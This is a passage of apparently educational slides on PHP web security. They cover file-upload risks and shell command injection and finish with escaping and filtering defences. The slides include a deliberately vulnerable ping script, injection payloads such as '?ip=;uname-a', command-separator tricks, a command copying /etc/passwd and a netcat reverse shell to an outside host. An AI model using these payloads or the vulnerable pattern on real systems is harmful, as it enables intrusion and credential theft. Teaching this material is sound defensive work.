}
h1:before {
    content: "☹` " ;
}
```

Risk – Content overwriting (very specific cases)

../style.css

```
body {  
    background-color: pink ;  
    color: black ;  
    font-family: cursive ;  
    margin: 0 auto 0 auto ;  
    width: 90% ;  
}  
h1 {  
    margin: 1em ;  
    text-align: center ;  
    border-bottom: solid 1px ;  
}  
  
h1:before {  
    content: "☹` " ;  
}
```



Risks

Execution by application

(PHP, Java, python, ...)

Overwriting

(of existing files)

Execution by visitors

(XSS, XSRF)

Resource exhaustion

(big/numerous files)

Usual protection
(weak)

File extension

```
$_FILES[...]['type']
```

Usual protection
(weak)

```
mime_content_type()  
getimagesize()
```

Polyglote files

Modified example (still vulnerable)

https://www.w3schools.com/php/php_file_upload.asp

```
$target_dir = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (strtolower(pathinfo($target_file,PATHINFO_EXTENSION)) != "jpg") return ;
if (getimagesize($_FILES["fileToUpload"]["tmp_name"]) === false) return ;
if ($_FILES["fileToUpload"]["size"] > 500000) return ;

move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;
```

Protections

Don't do that

Specific directory
(with restrictions)

Filters
(size, extension, mime type, AV)

Restrictions
(users and logs)

||

Shell injection

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

shell_exec()

<https://www.php.net/manual/fr/function.shell-exec.php>

Run shell commands

(bypass PHP restrictions)

```
<?php  
echo shell_exec("ls -lart");
```

Vulnerable example

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ];  
    echo "<pre>" ;  
    echo shell_exec("ping -c 4 $ip");  
    echo "</pre>" ;  
}
```

Vulnerable example

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ];  
    echo "<pre>" ;  
    echo shell_exec("ping -c 4 $ip");  
    echo "</pre>" ;  
}
```


Legit use

<http://example.com/?ip=10.3.2.1>

Legit use

<http://example.com/?ip=10.3.2.1>

```
shell_exec("ping -c 4 $ip");
```

Legit use


<http://example.com/?ip=10.3.2.1>

```
shell_exec("ping -c 4 $ip");  
=> shell_exec("ping -c 4 10.3.2.1");
```

Legit use

<http://example.com/?ip=10.3.2.1>

```
shell_exec("ping -c 4 $ip");  
=> shell_exec("ping -c 4 10.3.2.1");
```



```
PING 10.3.2.1 (10.3.2.1) 56(84) bytes of data.  
64 bytes from 10.3.2.1: icmp_seq=1 ttl=127 time=1.67 ms  
64 bytes from 10.3.2.1: icmp_seq=2 ttl=127 time=1.31 ms  
64 bytes from 10.3.2.1: icmp_seq=3 ttl=127 time=1.22 ms  
64 bytes from 10.3.2.1: icmp_seq=4 ttl=127 time=1.44 ms  
  
--- 10.3.2.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 1.220/1.410/1.673/0.170 ms
```

Fraud use

<http://example.com/?ip=;uname-a>

Fraud use

<http://example.com/?ip=>; uname-a

```
shell_exec("ping -c 4 $ip");
```

Fraud use


<http://example.com/?ip=;uname-a>

```
shell_exec("ping -c 4 $ip");  
=> shell_exec("ping -c 4 ; uname -a");
```

Fraud use

<http://example.com/?ip=;uname-a>

```
shell_exec("ping -c 4 $ip");  
=> shell_exec("ping -c 4 ; uname -a");
```



Tricks

Command separators

; && ||

Substitutions

`ls` \$(ls)

Command parasitism

zip whatever.zip -T -TT "command"

Risks

Command execution

```
cp /etc/passwd /var/www/
```

Reverse Shell

```
nc myserver.net 4444 -e /bin/bash
```

Vulnerable functions

`shell_exec()` / `exec()`

`passthru()` / `system()`

`proc_open()` / `popen()`

Simple protections

Input filtering

`(intval, filter_var, ...)`

Input escaping

`escapeshellarg()`


Parameter filtering

<https://www.php.net/manual/fr/function.filter-var.php>

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    if (! filter_var($ip, FILTER_VALIDATE_IP)) {
        echo "<p>The parameter isn't a valid IP address</p>";
    } else {
        echo "<pre>" ;
        echo shell_exec("ping -c 4 " . $ip) ;
        echo "</pre>" ;
    }
}
```

Parameter filtering

<https://www.php.net/manual/fr/function.filter-var.php>



Parameter escaping

<https://www.php.net/manual/fr/function.escapeshellarg>

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ];  
    echo "<pre>" ;  
    echo shell_exec(  
        "ping -c 4 "  
        . escapeshellarg($ip)  
        ) ;  
    echo "</pre>" ;  
}
```

Parameter escaping

<https://www.php.net/manual/fr/function.escapeshellarg>

```
shell_exec("ping -c 4 " . escapeshellarg("; uname -a")) ;
```


Parameter escaping


<https://www.php.net/manual/fr/function.escapeshellarg>

```
shell_exec("ping -c 4 " . escapeshellarg("; uname -a")) ;  
=> shell_exec("ping -c 4 \"; uname -a\");
```

Parameter escaping

<https://www.php.net/manual/fr/function.escapeshellarg>

```
shell_exec("ping -c 4 " . escapeshellarg("; uname -a")) ;  
=> shell_exec("ping -c 4 \"; uname -a\"");
```



Automatic escaping

with decorator / proxy pattern

```
function escaped_shell_exec($cmd, ...$args) {  
    $line = $cmd ;  
    foreach ($args as $arg) {  
        $line .= " " . escapeshellarg($arg) ;  
    }  
    return shell_exec($line) ;  
}
```

Automatic escaping with decorator / proxy pattern

```
function escaped_shell_exec($cmd, ...$args) {  
    $line = $cmd ;  
    foreach ($args as $arg) {  
        $line .= " " . escapeshellarg($arg) ;  
    }  
    return shell_exec($line) ;  
}
```

```
if (isset( $_REQUEST['ip'] )) {  
    $ip = $_REQUEST[ 'ip' ] ;  
    echo "<pre>" ;  
    echo escaped_shell_exec("ping", "-c", 4,  
$ip) ;  
    echo "</pre>" ;  
}
```

Automatic escaping with decorator pattern

```
escaped_shell_exec("ping", "-c", 4, "; uname -a")) ;
```

Automatic escaping with decorator pattern

```
    escaped_shell_exec("ping", "-c", 4, "; uname -a")) ;  
=>    shell_exec("ping \\"-c\\" \\"4\\" \\"; uname -a\\""");
```

Automatic escaping with decorator pattern

```
escaped_shell_exec("ping", "-c", 4, "; uname -a"));  
=> shell_exec("ping \\"-c\\" \\"4\\" \\"; uname -a\");
```

